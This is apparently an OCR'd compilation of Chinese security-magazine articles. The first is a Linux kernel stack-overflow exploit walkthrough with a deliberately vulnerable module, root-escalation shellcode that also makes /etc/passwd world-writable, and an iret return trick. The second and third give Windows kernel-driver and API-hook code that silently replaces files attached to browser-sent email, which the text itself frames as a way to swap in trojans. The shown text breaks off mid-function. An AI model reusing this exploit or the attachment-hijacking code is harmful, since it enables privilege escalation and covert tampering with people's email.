我所研究的系统版本是 linux-kernel 2.6.32-15 + centos 6.3，内核是自己编译的。编译内核时，把 CC_STACKPROTECTOR 关闭。CC_STACKPROTECTOR 的功能很简单，就是 gcc 的 stack canary 保护（现在 Linux 的 gcc 默认都是打开，-fno-stack-protector 选项其实就是 CC_STACKPROTECTOR 保护的，在函数调用时备份 gs 中的一个随机值，函数 ret/iret 前先检查 canary 值是否被改变，如果被改变就执行内置保护函数 ___stack_chk_fail）。

为了测试我们的内核栈溢出，先写一个带有问题的模块，代码如下。

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/init.h>
#include <linux/proc_fs.h>
#include <linux/string.h>
#include <asm/uaccess.h>
#define LENGTH 64
MODULE_LICENSE("GPL");
MODULE_AUTHOR("g0t3n");
MODULE_DESCRIPTION("stack bof Kernel Module");
static struct proc_dir_entry *gbof_proc;
int gbof_write(struct file *file, const char __user *ubuf, unsigned long count, void *data)
{
	char buf[LENGTH];
	printk(KERN_INFO "gbof: called gbof_write\n");
	if (copy_from_user(&buf, ubuf, count)) {
		printk(KERN_INFO "gbof: copy_from_user error\n");
		return -1;
	}
	return count;
}
static int __init gbof_init(void)
{
	gbof_proc = create_proc_entry("gbof", 0666, NULL);
	gbof_proc->write_proc = gbof_write;
	printk(KERN_INFO "gbof: created /proc/gbof entry\n");
	return 0;
}
static void __exit gbof_exit(void)
{
```

```
        if (gbof_proc) {
            remove_proc_entry("gbof", gbof_proc);
        }
        printk(KERN_INFO "gbof: unloading module\n");
    }
    module_init(gbof_init);
    module_exit(gbof_exit);
    /////    end
```

代码实现功能很简单，使用 create_proc_entry 注册一个/proc/gbof 文件，任何写到该文件的数据都会经过 copy_from_user 复制到内核栈中。需要注意的是，Linux 的内核栈只有两页，即 2*4k = 8k = 8*1024=8192 Byte，是非常小的，不如用户态那么大可以随便用。为了编译需要，我们再写个 Makefile。注意，Makefile 中我用 ccflags-y 关闭 gcc 的 -fno-stack-protector 选项。

参考用户层溢出的思路，内核层的溢出也是类似的三部曲。首先定位溢出点，编写内核态 ShellCode，再写出 exploit 利用。由于我们这里已经有了 gbof.c 的代码，很容易知道问题在于写向/proc/gbof 中的数据没经校验长度就直接使用了 copy_from_user，这也是类似用户态的 strcpy/memcpy 类的最基本的溢出问题了。如图 1 所示。

```
30 gbo _write(struct file *file, const char __user *ubuf, unsigned long count,
31 {
32     char buf[MAX_LENGTH];
33
34     printk(KERN_INFO "gbof: called gbof_write\n");
35
36     if (copy_from_user(&buf, ubuf, count)) {
37         printk(KERN_INFO "gbof: error copying data from userspace\n");
38         return -EFAULT;
39     }
40
41     return count;
42 }
```

图 1

至于定位溢出点则很简单，根据代码知道 buf 的长度是 64byte，外加上 8byte 和 4byte 原来属于 ebp 的值。由于没有 stack canary，我们可以直接用 python 来猜出溢出的地址。如图 2 所示。

```
➜  stack_bof git:(master) ✗  python -c 'print "\x90"*64+"A"*8 + "B"*4 + "C"*4' > /proc/gbof
```

```
stack_bof git:(master) dmesg -c|tail -100
[ 1962.395008] gbof: called gbof_write
[ 1962.395417] [+] in kernelcode
[ 1964.087078] audit(:0): major=252 name_count=0: freeing multiple contexts (1)
[ 1964.094577] audit(:0): major=4 name_count=0: freeing multiple contexts (2)
[12243.860595] gbof: called gbof_write
[12243.867481] BUG: unable to handle kernel paging request at 43434343
[12243.870573] IP: [<43434343>] 0x43434343
[12243.879401] *pdpt = 000000001d03f001 *pde = 0000000000000000
[12243.882506] Oops: 0010 [#1] SMP
[12243.884332] last sysfs file: /sys/devices/pci0000:00/0000:00:11.0/net/eth1/broadcast
[12243.890092] Modules linked in: stack_bof autofs4 sunrpc ipt_REJECT nf_conntrack_ipv4 nf_defrag_ipv4 xt
arport microcode pcspkr pcnet32 mii i2c_piix4 i2c_core sg ext4 mbcache jbd2 floppy sd_mod crc_t10dif sr_m
ta_generic ata_piix dm_mirror dm_region_hash dm_log dm_mod [last unloaded: scsi_wait_scan]
[12243.906662]
[12243.909069] Pid: 3705, comm: python Not tainted (2.6.32.15-g0t3n-centos6-no-stack-protect #5) VMware V
[12243.912035] EIP: 0060:[<43434343>] EFLAGS: 00010246 CPU: 0
[12243.913898] EIP is at 0x43434343
[12243.915248] EAX: 00000051 EBX: 41414141 ECX: 00000000 EDX: 90909090
[12243.916965] ESI: 41414141 EDI: ffffffff EBP: 42424242 ESP: de045f2c
[12243.918594]  DS: 007b ES: 007b FS: 00d8 GS: 0033 SS: 0068
[12243.920229] Process python (pid: 3705, ti=de044000 task=de5e6030 task.ti=de044000)
[12243.923969] Stack:
[12243.926303]  0000000a 00000051 b7598000 de6266c0 dd39fcc0 c05534d0 de045f64 c054ee75
[12243.928948] <0> de045f98 00000051 b7598000 dd39fcc0 00000051 b7598000 de045f8c c050683a
[12243.932854] <0> de045f98 00000100 dd3d6000 c054ee20 c049ef13 dd39fcc0 fffffff7 b7598000
[12243.937602] Call Trace:
[12243.942217]  [<c05534d0>] ? proc_file_write+0x0/0x80
[12243.943715]  [<c054ee75>] ? proc_reg_write+0x55/0x80
[12243.945169]  [<c050683a>] ? vfs_write+0x9a/0x190
[12243.946483]  [<c054ee20>] ? proc_reg_write+0x0/0x80
[12243.947867]  [<c049ef13>] ? audit_syscall_entry+0x1e3/0x210
[12243.951036]  [<c050725d>] ? sys_write+0x3d/0x70
[12243.952393]  [<c04096d4>] ? sysenter_do_call+0x12/0x28
[12243.954277] Code:  Bad EIP value.
[12243.956113] EIP: [<43434343>] 0x43434343 SS:ESP 0068:de045f2c
[12243.958057] CR2: 0000000043434343
[12243.964259] ---[ end trace 0653715b923186b3 ]---
[12274.878376] Bridge firewalling registered
[12280.550767] end_request: I/O error, dev fd0, sector 0
[12280.586791] end_request: I/O error, dev fd0, sector 0
stack_bof git:(master)
```

图 2

很简单的就能覆盖掉内核寄存器中的 ebx/ecx/edx/esi/ebp/eip/ cr2 了。最值得我们关注的 eip 是 0x43434343，也即是“CCCC”。真的能控制到那么多寄存器吗？我们可以把 gbof.ko 丢到 ida 中验证看看，如图 3 所示。



图 3

很明显，在函数最后把栈中数据 mov 到了上面提到的寄存器中。看到这里，是不是感觉和用户层很相似呢，我们同样能控制寄存器了。

接下来的工作就是准备 ShelleCode 了，我觉得编写内核层的 ShellCode 有意思的多，只要在用户态指定了相关内核函数的地址，就能在指定内核 ShellCode 做任意事情。由于已经直接进入了内核态，我们的 ShellCode 甚至可以实现类似 lkm backdoor 之类的功能。最为通

用的提权 ShellCode 简单到只用 commit_creds(prepare_kernel_cred(0))就可以实现了。更有趣的，我们甚至能用 sys_chmod 来编写 ShellCode。

```
static void
kernel_code(void)
{
        commit_creds(prepare_kernel_cred(0));
        sys_chmod("/etc/passwd", 0777);
        return;
}
```

至于内核函数的地址，我们可以在/proc/kallsyms 或/boot/System.map-`uname -r`中找到所有内核函数的地址，为此，我们的 exploit 可以写个 find_addr 函数，遍历/proc/kallsyms 来查找所需的函数地址。

```
111         while(readed != EOF) {
112             char dummy;
113             char sname[512];
114             readed = fscanf(fd, "%p %c %s\n", (void **)&addr, &dummy, sname);
115             if(prepare_kernel_cred && commit_creds && sys_chmod && kernel_printk)
116                 break;
117             else{
118                 if(!strncmp(sname, "prepare_kernel_cred", 512))
119                     prepare_kernel_cred = (void*)addr;
120                 if(!strncmp(sname, "commit_creds", 512))
121                     commit_creds = (void*)addr;
122                 if(!strncmp(sname, "sys_chmod",30))
123                     sys_chmod = (void*)addr;
124                 if(!strncmp(sname, "printk", 30))
125                     kernel_printk = (void*)addr;
126             }
```

好了，ShellCode 准备好了，我们就应该把前面得到的东西都链接过来实现我们的 exploit 了。由于已经能控制 eip，所以接下来的问题就是 ShellCode 的放置，让 CPU 执行到我们的 ShellCode 处并顺利退出。ShellCode 的放置是个很重要的问题，我也为此纠结了很长时间，最后经过讨论才发现，在 kernel 中是可以用到用户态地址的。由于是基于进程的内核态上下文，因此 copy_from_user 之类的函数也能正常运行，所以可以直接把用户态地址作为我们的 ShellCode 地址就可以了。同时，因为 ShellCode 还是在应用程序地址空间内，没有做任何的复制拷贝操作，所以我们可以不闭忌讳\0 的存在。更重要的是，由于是内核 ShellCode 放在用户态，我们能用 C 随便写，不像用户层溢出那样需要写成 asm，感觉一下跳跃了一大步。

最后的问题是 ShellCode 执行后如何返回用户态。关于这方面的知识，我们可以参考 Linux 中断上下文的切换。Linux 下的 int 0x80 使用户态能进入内核态执行 sys_call。根据网上的介绍，int 执行的实质其实是如下的过程：

1）int 指令发生了不同优先级间的控制转移，所以首先从 TSS（任务状态段）中获取高

优先级的核心堆栈信息（SS 和 ESP）；

2）把低优先级堆栈信息（SS 和 ESP）保留到高优先级堆栈（即核心栈）中；

3）把 EFLAGS，外层 CS、EIP 推入高优先级堆栈（核心栈）中；

4）通过 IDT 加载 CS、EIP（控制转移至中断处理函数）。

因此，从内核态返回用户态只需要把相关的用户态寄存器恢复后调用 iret，引起一次任务切换就 OK 了。我们可以构造一个 fake_frame 来存放用户层的一系列寄存器值，进入内核态前先调用 setup_ff 备份下相关寄存器，在退出内核态时恢复用户态寄存器。

```
struct fake_frame {
        void *eip;                // shell()
        uint32_t cs;              // %cs
        uint32_t eflags;      // eflags
        void *esp;                // %esp
        uint32_t ss;              // %ss
} __attribute__((packed));
   void setup_ff(void) {     // 用于备份一系列寄存器
        asm("pushl %cs;    popl ff+4;"
              "pushfl;         popl ff+8;"
              "pushl %esp; popl ff+12;"
              "pushl %ss;    popl ff+16;");
        ff.eip = &shell;
        ff.esp -= 1024;      // unused part of stack
}
```

这个 exploit 最后的工作就是返回用户态。

```
#define KERNCALL __attribute__((regparm(3)))
int KERNCALL kernelcode(){
        kernel_printk(" !!! in kernelcode !!!\n");
        commit_creds(prepare_kernel_cred(0));
        __asm volatile ("mov $ff, %esp;"
                        "iret;");
}
```

我们能根据用户层溢出的不少经验来学习内核层的溢出，但内核层溢出与应用层还是有很大不同的。首先，用户层溢出大不了就是段错误，内核层溢出一不小心就会崩溃。而且，在用户层我们有各种强大的调试工具，遇到各种问题后容易重现，而内核层天生就没有很好的调试工具，经常会因为出现 oop 而不知道内存中到底发生了什么事而焦头烂额。因此，编写内核态的 exploit 就需要格外的小心。最后把我们之前写的代码都整合下看看效果，如图 4 所示。



图 4

成功得到 Root 了，完整代码可以通过附件得到。欢迎各位有兴趣研究 Linux 内核问题的读者共同交流。

（完）

R0 下利用 MiniFilter 实现邮箱附件劫持

文/图 李旭昇

邮箱附件劫持，是指用户在浏览器上发送邮件时，自动将附件里的文件替换为另外一个文件。关于它的实现，我有两种思路：一是研究发送邮件的协议，在数据包上做手脚；二是加载一个文件系统微过滤驱动，将浏览器对原始文件的读写重定向到另外的文件上，进而达到替换附件的目的。第一种方法较为繁琐，且不同邮箱间可能不兼容，故我采用第二种方法。

有关 MiniFilter 的原理与编写方法，请参考 MSDN 或我在 9 月刊上发表的文章《初探文件系统微过滤驱动》，有关内容恕不赘述。注意，我们需要处理的 IRP 有五个：IRP_MJ_CREATE、IRP_MJ_QUERY_INFORMATION 、 IRP_MJ_NETWORK_QUERY_OPEN 、 IRP_MJ_QUERY_EA 和 IRP_MJ_FILE_SYSTEM_CONTROL。只处理 IRP_MJ_CREATE 可以替换附件内容，但可能会造成文件截断。假设旧附件为 100K，新附件为 150K，则上传的内容均来自新附件，但只有 100K 被上传。（这与浏览器读取文件的方法有关，经测试，只有通过 GetFileAttributes 获得文件大小才有影响。）这里给出关键的 IRP_MJ_CREATE 派遣函数的预处理回调代码。

```
    FLT_PREOP_CALLBACK_STATUS FileFilterPreCreate(
        _Inout_   PFLT_CALLBACK_DATA Data,
        _In_      PCFLT_RELATED_OBJECTS FltObjects,
        _In_opt_  PVOID* CompletionContext
    ){
        NTSTATUS status;
        //检查发出请求的进程是否为浏览器，如果不是则直接放过
        PEPROCESS CallingProcess=IoThreadToProcess(Data->Thread);
        if(!CheckCallingProcess(CallingProcess)) return
FLT_PREOP_SUCCESS_WITH_CALLBACK;
        PFLT_FILE_NAME_INFORMATION NameInfo;
        //获取文件信息
        status=FltGetFileNameInformation(Data,FLT_FILE_NAME_OPENED|FLT_F
ILE_NAME_QUERY_DEFAULT,&NameInfo);
        if(!NT_SUCCESS(status))   return FLT_PREOP_SUCCESS_WITH_CALLBACK;
        //解析文件信息
        FltParseFileNameInformation(NameInfo);
        //替换TargetFile实现劫持
        if(-1!=ReplaceFileInfo(&NameInfo->Name,&(Data->Iopb->TargetFileO
bject->FileName)))
        {
            FltSetCallbackDataDirty(Data);
            Data->IoStatus.Status = STATUS_REPARSE;
            Data->IoStatus.Information = IO_REPARSE;
        }
        //释放NameInfo
        if(NameInfo!=NULL){
```

```
            FltReleaseFileNameInformation(NameInfo);
        }
        return FLT_PREOP_SUCCESS_WITH_CALLBACK;
    }
```

我们只希望在发送邮件的时候替换原始文件，而其他程序读写该文件应该不受影响，所以预处理回调首先调用 IoThreadToProcess 获得发出当前请求进程的 EPROCESS，再调用 CheckCallingProcess 判断它是否为浏览器，如果不是，则直接放过。CheckCallingProcess 函数非常简单，首先通过 PsGetProcessImageFileName 获得进程名，再依次与数组 RepExeName 中的元素比较，只要有一个匹配，就认为发出请求的进程是浏览器。

```
char* RepExeName[]=
{
    "chrome.exe",
    "iexplore.exe",
    "firefox.exe",
    "FlashPlayer"
    //Add more exe names here
};
bool CheckCallingProcess(PEPROCESS CallingPrcoess)
{
    //return true;
    for(int i=0;i<sizeof(RepExeName)/sizeof(char*);i++)
    {
    if(Substr(PsGetProcessImageFileName(CallingPrcoess),RepExeName[i
])!=-1)
            return true;
    }
    return false;
}
```

随后预处理回调将 I/O 操作的原始文件信息保存在 NameInfo 中，调用 ReplaceFileInfo 函数检查并替换想要劫持的文件。ReplaceFileInfo 的逻辑非常简单，只是处理 UNICODE_STRING 的部分略为繁琐，代码如下：

```
struct ReplaceInfo
{
    UNICODE_STRING OldFile;
    UNICODE_STRING NewFile;
};
ReplaceInfo RepInfo[]=
{
    {RTL_CONSTANT_STRING(L"TestOLD.txt"),RTL_CONSTANT_STRING(L"TestN
```

```
EW.txt")}
        ,{RTL_CONSTANT_STRING(L"xyz.docx"),RTL_CONSTANT_STRING(L"2.docx"
)}
        ,{RTL_CONSTANT_STRING(L"1.jpg"),RTL_CONSTANT_STRING(L"abc.jpg")}
        //Add more file to replace
    };
    int ReplaceFileInfo(PUNICODE_STRING FileInfoName,PUNICODE_STRING
FileName)
    {
        int pos=-1,NewFileLength=FileName->Length;
        for(ULONG i=0;i<sizeof(RepInfo)/sizeof(ReplaceInfo);i++)
        {
            pos=Substr(FileInfoName,&(RepInfo[i].OldFile));
            if(-1==pos) continue;
            pos=Substr(FileName,&(RepInfo[i].OldFile));
            if(-1==pos) continue;
            //DbgPrint("Old Name: %wZ",FileName);
        NewFileLength=FileName->Length+RepInfo[i].NewFile.Length-RepInfo
[i].OldFile.Length;
            PWSTR buffer =
(PWSTR)ExAllocatePoolWithTag( PagedPool,NewFileLength,'haha');
            if (!buffer) {
                continue;
            }
            RtlZeroMemory(buffer, NewFileLength);
            RtlCopyMemory(buffer, FileName->Buffer, pos*2);
        RtlCopyMemory(buffer+pos,RepInfo[i].NewFile.Buffer,RepInfo[i].Ne
wFile.Length);
            RtlCopyMemory(buffer+pos+RepInfo[i].NewFile.Length/2,
                FileName->Buffer+pos+RepInfo[i].OldFile.Length/2,
                FileName->Length-2*pos-RepInfo[i].OldFile.Length);
            if (FileName->Buffer != NULL) {
                ExFreePool(FileName->Buffer);
            }
            FileName->MaximumLength=NewFileLength;
            FileName->Length=NewFileLength;
            FileName->Buffer=buffer;
            //DbgPrint("New Name: %wZ",FileName);
            return i;
        }
        return -1;
    }
```

如果 ReplaceFileInfo 函数的返回值不是-1，即确有需要替换的文件并且已经完成替

换，预处理函数就调用 FltSetCallbackDataDirty 设置 Data 的 Dirty 标志。如果不设置该标志就返回，那么前面的工作都是徒劳的——下游的过滤驱动和文件系统驱动将接受到原始参数，而非被我们修改过的。

这样我们就实现了对邮箱附件的劫持。如图 1 和图 2 所示，TestOLD.txt 和 TestNEW.txt 是两个测试文件，加载驱动后，在记事本或其他程序中读写这两个文件都不受影响，而在浏览器中作为邮箱附件发送时，TestOLD.txt 将自动被替换为 TestNEW.txt。



图 1



图 2

其实以上方法不仅适用于邮箱附件劫持，也是一个沙盒的模型。我们可以将危险程序的所有读写都重定向到受控的文件夹下，避免其造成破坏。另外，这种方法在破解中也有用武之地。即使是有自校验功能的程序，我们现在也可以大胆的修改。因为只要将读取重定向到原始文件上，就可以绕过自校验机制。此外，通过判断读取文件的进程是否为调试器，还可以保证只有调试器能读取修改后的文件。

R3 下实现邮箱附件劫持

文/图 倒霉蛋儿

电子邮箱已成为网民常用的互联网产品了，与朋友、家人交流或者发送资料都会使用它，而附件这一功能也是很常用的，如果一封电子邮件的附件被篡改成了木马、诈骗材料将会带来非常严重的后果。本文就简单地实现了如何篡改附件。

本文采用在 Ring3 层 Hook CreateFileW，监视上传文件，将附件替换成自己的文件。API Hook 模块采用 MHOOK-2.3，这是一个开源的 API HOOK 引擎，支持 64 位操作系统，工作稳定。

当用户发送邮件选择添加附件时，一般会弹出一个对话框，让用户选择文件，如图 1 所示。



图 1

在该对话框下，有个 Edit 控件，会显示被选择的文件名，我们要想办法获得这个文件名，方法是用 SetWindowLong 修改原 WNDPROC，让它指向自己的窗口处理函数，然后拦截 WM_SETTEXT 消息即可。关于如何取得 Edit 控件句柄，我们先用 EnumWindows 函数枚举出窗口句柄，再使用 EnumChildWindows 函数来枚举出子窗口的句柄，用 GetClassName 判断句柄属于哪个控件。

枚举出当前窗口的代码：

```
BOOL CALLBACK lpEnumFunc(HWND hWnd, LPARAM lParam)
{
    char szTitle[255] = {0};
    SendMessage(hWnd, WM_GETTEXT, sizeof(szTitle), (LPARAM)szTitle);
    if(strstr(szTitle, "文件上传") || strstr(szTitle, "选择要上载的文件") || strstr(szTitle, "选择要加载的文件") || strstr(szTitle, "Select file(s) to upload") )  //判断是否是上传选择文件对话框，标题根据不同的邮箱可自行修改
    {
        EnumChildWindows(hWnd, EnumChildProc,0);
        //枚举子窗口从而获得 Edit 控件句柄
    }
        return TRUE;
}
```

创建一个线程，用来寻找上传窗口的代码：

```
void FindMailWindow(void *args)  //寻找上传文件的窗口，发现说明用户要上传附件
{
    HWND hCurWindow = GetForegroundWindow();
    char szTitle[255] = {0};
    while(1)
    {
        SendMessage(hCurWindow, WM_GETTEXT, sizeof(szTitle), (LPARAM)szTitle);
        if(strstr(szTitle, "文件上传") || strstr(szTitle, "选择要上传的文件") || strstr(szTitle, "选择要上载的文件") || strstr(szTitle, "选择要加载的文件") || strstr(szTitle, "Select file(s) to upload") )  //判断是否是上传选择文件对话框 标题根据不同的邮箱可自行修改
        {
            EnumChildWindows(hCurWindow, EnumChildProc,0);
            //枚举子窗口，从而获得 Edit 控件句柄
        }
        else  //可能有漏掉窗口的情况，用另一种方法来枚举子窗口
        {
            EnumWindows(lpEnumFunc,NULL);
        }
        if(!IsWindow(hEdit))
            PrevProc_EDIT = 0;
        Sleep(10);
    }
}
```

窗口处理函数用来获取被选择的文件名，实现代码如下：

```
LRESULT CALLBACK WndProc_EDIT(
HWND hwnd,
UINT uMsg,
WPARAM wParam,
LPARAM lParam
)
{
    char *szTmp=(char*)lParam;
    char s[200];
    if(uMsg == WM_SETTEXT)
    {
        sprintf(s, "选择文件:%s",szTmp);
        strcpy(szFileName, szTmp);
        OutputDebugString(s);
    }
    return CallWindowProc((WNDPROC)PrevProc_EDIT, hwnd, uMsg, wParam, lParam);
```

```
}
```

枚举出子窗口，设置窗口属性的代码如下：

```
BOOL CALLBACK EnumChildProc(HWND hwndChild, LPARAM lParam)
{
    char szClassName[255];

    GetClassName(hwndChild, szClassName, sizeof(szClassName));//获取类名
    if(!strcmp(szClassName, "Edit"))//判断是否为 Edit 控件的句柄
    {
        OutputDebugString("发现 Edit");
        if(!PrevProc_EDIT && IsWindow(hwndChild))
        {
            PrevProc_EDIT = SetWindowLong(hwndChild,GWL_WNDPROC,
(long)&WndProc_EDIT);
            OutputDebugString("改变 Edit 指向");
            hEdit = hwndChild;
        }
    }
    return TRUE;
}
```

当用户确定好文件时，浏览器会先调用 CreateFileW 来获取文件句柄，然后调用 ReadFile 来读取文件内容。

利用刚刚从上传窗口获取到的文件名，我们可以在 CreateFile 的回调函数过滤掉路径，从而确定用户选择附件的路径，把原文件替换成自己的附件（替换前备份），等待文件上传以后再把文件还原回来。我们可以再 Hook CloseHandle 来判断何时上传成功。

CreateFileW 的处理过程如下：

```
__out
HANDLE
WINAPI
HookCreateFileW(
    __in        LPCWSTR lpFileName,
    __in        DWORD dwDesiredAccess,
    __in        DWORD dwShareMode,
    __in_opt LPSECURITY_ATTRIBUTES lpSecurityAttributes,
    __in        DWORD dwCreationDisposition,
    __in        DWORD dwFlagsAndAttributes,
    __in_opt HANDLE hTemplateFile
    )
{
    wchar_t szInfo[MAX_PATH + 5];
```

```
        char s[1000]={0};

        wsprintfW(szInfo, L"Func: HookCreateFileW FileName:%s\n", lpFileName);
        // OutputDebugStringW(szInfo);
        int len = WideCharToMultiByte(CP_ACP, 0, lpFileName, -1, 0, 0, NULL, NULL);
        // Unicode to ANSI
        char* szANSI= new char[len+1];
        WideCharToMultiByte(CP_ACP, 0, lpFileName, -1, szANSI, len, NULL, NULL);
        szANSI[len] = 0;
        if(strlen(szFileName)>0 && strstr(szANSI, szFileName)) //如果 lpFileName 参数中有选
中的文件名，则将它重定位
        {
            sprintf(s, "拦截到文件:%s\n", szANSI);
            OutputDebugString(s);
            strcpy(szOldFileName[index], szANSI); //保存源文件路径
            sprintf(szBakFileName[index], "%s.bak",szANSI);
            rename(szANSI, szBakFileName[index]); //将源文件重命名成 xxx.bak
            SetFileAttributes(szBakFileName[index],FILE_ATTRIBUTE_HIDDEN |
FILE_ATTRIBUTE_SYSTEM); //对备份的文件进行隐藏
            CopyFile(szMyFile, szANSI, FALSE); //将源文件替换成自己的文件
            szFileName[0] = 0;
            hFile = TrueCreateFileW(lpFileName, dwDesiredAccess, dwShareMode,
lpSecurityAttributes, dwCreationDisposition, dwFlagsAndAttributes, hTemplateFile);
            return hFile;
        }
        return TrueCreateFileW(lpFileName, dwDesiredAccess, dwShareMode,
lpSecurityAttributes, dwCreationDisposition, dwFlagsAndAttributes, hTemplateFile);
    }
```

之后勾挂 CloseHandle 用于监视上传成功，代码如下：

```
    BOOL
    WINAPI
    HookCloseHandle(
        __in HANDLE hObject
        )
    {
        void RestoreFile(void *args);
        if(hObject == hFile)
        {
